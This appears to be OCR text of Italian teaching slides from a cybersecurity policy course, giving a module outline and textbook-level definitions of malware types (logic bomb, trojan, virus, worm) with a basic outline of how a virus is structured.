UE 7 - Attuare una politica efficace in materia di sicurezza informatica

Garantire la copertura dei rischi legati agli attacchi informatici

UE7- C1 Identificare i settori funzionali, mapparli e garantirne l'interoperabilità sicura - Esigenze, constatazioni, analisi

Le minacce


Le minacce

S 10					
UE 7 - Attuare una politica di sicurezza informatica efficace		**BC 3**	**45**	*6*	**6**
UE7-A - Definizioni dei concetti di sicurezza e protezione			**15**	**2**	**2**
UE7-A-1	Sicurezza e protezione, due ambiti distinti ma di pari importanza				
UE7-A-2	Cybersicurezza: una visione condivisa tra utenti e progettisti attrezzature, reti di trasmissione, servizi di gestione dati				
UE7-C - Assicurare il rischio legato agli attacchi informatici			**15**	*2*	**2**
UE7-C-1	Identificare i settori funzionali, mapparli e garantirne l' interoperabilità sicura - Esigenze, constatazioni, analisi				
UE7-C-2	Assicurazione per coprire i costi causati dagli attacchi informatici ai sistemi informativi				
UE7-D - Organizzare i processi per garantire la sicurezza informatica dell'azienda e del suo ambiente			**15**	*2*	**2**
UE7-D-1	Le fasi dell'azione: anticipare e monitorare, reagire e combattere, ripristinare				
UE7-D-2	Gestire la comunicazione interna ed esterna verso i collaboratori, i fornitori e clienti				

Le modalità operative

Attacchi informatici

Statistiche




Ambiente di sicurezza

GSE: Global Security Environment


LSE: Ambiente di sicurezza locale

ESE: Ambiente di sicurezza elettronico

Area riservata




Area riservata



Protezione / armadi di sicurezza - inferriate

Patologia virale



Bomba logica


Logica maligna che si attiva quando vengono soddisfatte determinate condizioni.
Di solito causano il denial of service o danni alle risorse del sistema.

Patologia virale

Trojan

Programma che sembra avere una funzione utile, ma che possiede anche una funzione nascosta e potenzialmente maliziosa che aggira i meccanismi di sicurezza, sfruttando talvolta le autorizzazioni legittime di un'entità del sistema che richiama tale programma.


Patologia virale



Programma autoreplicante

Programma in grado di creare copie di se stesso.

Patologia virale



Virus

È una parte nascosta e autoreplicante di un programma per computer, che solitamente implementa una logica dannosa, che si diffonde infettando, ovvero inserendo una copia di sé stesso in un altro programma e diventando così parte di esso. Un virus non può funzionare da solo, ha bisogno di un programma ospite per attivarsi.

Patologia virale

Ver

Programma in grado di funzionare in modo indipendente e di diffondere una versione completa di sé stesso su un'altra rete. Può consumare risorse in modo distruttivo.

Anatomia del virus

1) Funzione di ricerca

Consente di identificare il bersaglio in cui si riprodurrà.

Determina quando deve avvenire la contaminazione, la riproduzione.


2) Funzione di riproduzione


Parte autoreplicante del codice che consente al virus di infettare il suo bersaglio.

Anatomia del virus

2) Funzione riproduttiva

a) Contaminazione di un settore di avvio






Anatomia del virus

2) Funzione di riproduzione

c) Virus eseguibili

virus con copertura


virus senza copertura



Anatomia del virus

2) Funzione riproduttiva

b) Invio tramite messaggistica



Anatomia del virus

3) Funzione di distruzione

decide quando un'azione deve avvenire e avvia tale azione. Non sempre distrugge qualcosa.

4) Funzione di camuffamento

